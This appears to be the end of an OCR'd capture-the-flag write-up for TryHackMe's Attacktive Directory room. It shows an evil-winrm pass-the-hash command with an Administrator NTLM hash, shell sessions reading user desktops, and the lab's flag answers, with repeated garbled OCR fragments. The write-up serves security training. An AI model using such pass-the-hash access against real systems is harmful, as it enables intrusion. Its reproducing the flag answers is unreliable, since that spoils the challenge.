command to access ***sudo evil-winrm -i 10.10.146.75 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc***









Title
AttacktiveDirect
IP Address
10.10.146.75
Expires
17m 35s
Woop woop! Your answer is correct.
Flag Submission Panel
Submit the flags for each user account. They can be located on each user's desktop.
If you enjoyed this box, you may also enjoy my blog post!
Answer the questions below
svc-admin
TryHackMe{K3rb3r0s_Pr3_4uth}
Correct Answer
backup
Answer format: *********{**********}
Submit
Administrator
Answer format: *********{**********}
Submit


obed@kali: ~
d-r--- 4/4/2020 12:18 PM Saved Games
d-r--- 4/4/2020 12:18 PM Searches
d-r--- 4/4/2020 12:18 PM Videos
*Evil-WinRM* PS C:\Users\svc-admin> cd C:\Users\backup\Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> ls
Directory: C:\Users\backup\Desktop
Mode LastWriteTime Length Name
-a---- 4/4/2020 12:19 PM 26 PrivEsc.txt
*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
Title
AttacktiveDirect
IP Address
10.10.146.75
Flag Submission Panel
Submit the flags for each user account. They can be located on each us
If you enjoyed this box, you may also enjoy my blog post!
Answer the questions below
svc-admin
TryHackMe{K3rb3r0s_Pr3_4uth}
backup
Answer format: *********{**********}
Submit
Administrator
Answer format: *********{**********}
Submit


https://tryhackme.com/room/attacktivedirectory
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Title
AttacktiveDirect
IP Address
10.10.146.75
Expires
12m 59s
Woop woop! Your answer is correct.
Flag Submission Panel
Submit the flags for each user account. They can be located on each user's desktop.
If you enjoyed this box, you may also enjoy my blog post!
Answer the questions below
svc-admin
TryHackMe{K3rb3r0s_Pr3_4uth}
Correct Answer
backup
TryHackMe{B4ckM3UpSc0tty!}
Correct Answer
Administrator
Answer format: *********{**********}
Submit


obed@kali: ~
Directory: C:\Users\backup\Desktop
Mode LastWriteTime Length Name
-a---- 4/4/2020 12:19 PM 26 PrivEsc.txt
*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop> cd C:\Users\Administrator\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop
Mode LastWriteTime Length Name
-a---- 4/4/2020 11:39 AM 32 root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveDirectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>




## Conclusion

This task took the through Attacktive Directory on how to access various Domain Control and tough one per say.